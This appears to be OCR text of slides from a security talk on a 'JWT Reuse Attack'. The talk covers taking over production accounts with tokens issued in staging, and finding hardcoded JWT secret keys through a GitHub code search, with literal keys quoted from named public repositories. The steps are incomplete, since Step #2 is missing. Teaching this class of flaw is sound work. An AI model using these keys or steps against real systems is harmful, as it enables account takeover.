
Step #1: Create a new account in production Environment
This Account ID = 13384

Step #3: Use the JWT of the Account ID = 538 from the Stag Env
-> Account Takeover of Account ID = 538 in the Prod Env

Step #4: Keep Repeating Step #2 to retrieve other Account’s JWT (538+)
-> Account Takeover of Account ID = 538+

JWT Reuse Attack

- Staging Environments
- Similar Web Application
- GitHub is your friend !!!



github.com/search?q=app.config%5B%27JWT_SECRET_KEY%27%5D&type=code

Filter by

Code	1.2k
Repositories	2
Issues	52
Pull requests	3
Discussions	0
Users	0
More	

Languages

- Python
- Markdown
- reStructuredText
- Jupyter Notebook
- More languages...

Repositories

- AdaptiveScale/lxdui
- Baiyuetribe/kamiFaka
- TheMorpheus407/Tutorials
- iilunin/crypto-bot
- vim-awesome/vim-awesome
- More repositories...

```
jwt = JWTManager(app)
```

iilunin/crypto-bot · API/APIServer.py

```
        self.th = trade_handler
        self.app = app

        self.app.config['JWT_SECRET_KEY'] = 'mHZ!?9@DzdLrn@H!gy2FD46W--M*Fap!'  # TODO: Change this!
        self.app.config['SECRET_KEY'] = 'VS?cWpbD^CGa-M@h6+@pV#qCQRU3c4dn'  #  TODO: Change this!
        self.app.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(weeks=48)

```

Baiyuetribe/kamiFaka · service/api/db.py

```
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
# Setup the Flask-JWT-Extended extension. Read more: https://flask-jwt-extended.readthedocs.io/en/stable/options/
# app.config['JWT_SECRET_KEY'] = ''.join(random.sample(string.ascii_letters + string.digits, 46))  # Change this!
app.config['JWT_SECRET_KEY'] = 'EXZgC3BMhPxtu4Kq6W7mo9rAT0yYGsOiQNf5vUInSjRVeb'  # Change this!
app.config['JWT_ACCESS_TOKEN_EXPIRES'] = datetime.timedelta(hours=1)

jwt = JWTManager(app)
```

jeff1levesque/machine-learning · factory.py

```
    if args['instance'] == 'api':
        app = Flask(__name__)
        app.secret_key = application['security_key']
        app.config['JWT_SECRET_KEY'] = application['security_key']
        app.register_blueprint(blueprint_api)
        JWTManager(app)

```

Thank you!

Questions?

Reach out on Twitter @sandh0t
Or https://ayoubsafa.com